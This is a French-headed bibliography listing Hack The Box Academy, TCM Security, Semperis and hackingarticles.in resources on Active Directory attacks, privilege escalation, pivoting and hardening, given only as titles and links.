Bibliographie

• **Hack The Box Academy. Active Directory Enumeration & Attacks.**
https ://academy.hackthebox.com/module/details/143

• **Hack The Box Academy. Windows Privilege Escalation.**
https ://academy.hackthebox.com/module/details/74

• **Hack The Box Academy. Password Attacks.**
https ://academy.hackthebox.com/module/details/147

• **Hack The Box Academy. Active Directory.**
https ://academy.hackthebox.com/module/details/74

• **Hack The Box. Active Directory Exploitation Track.**
https ://app.hackthebox.com/tracks/Active-Directory-Exploitation

• **Hack The Box Academy. Pivoting, Tunneling, and Port Forwarding.**
https ://academy.hackthebox.com/module/details/158

• **Hack The Box Academy. File Upload Attacks.**
https ://academy.hackthebox.com/module/details/136

• **TCM Security Academy. Practical Ethical Hacking / Active Directory related content.**
https ://academy.tcmsec.com/courses/1152300/lectures/48456878

• **Semperis. Top Active Directory Hardening Strategies.**
https ://www.semperis.com/blog/top-active-directory-hardening-strategies/

• **Abusing AD-DACL : WriteDacl.**
https ://www.hackingarticles.in/abusing-ad-dacl-writedacl/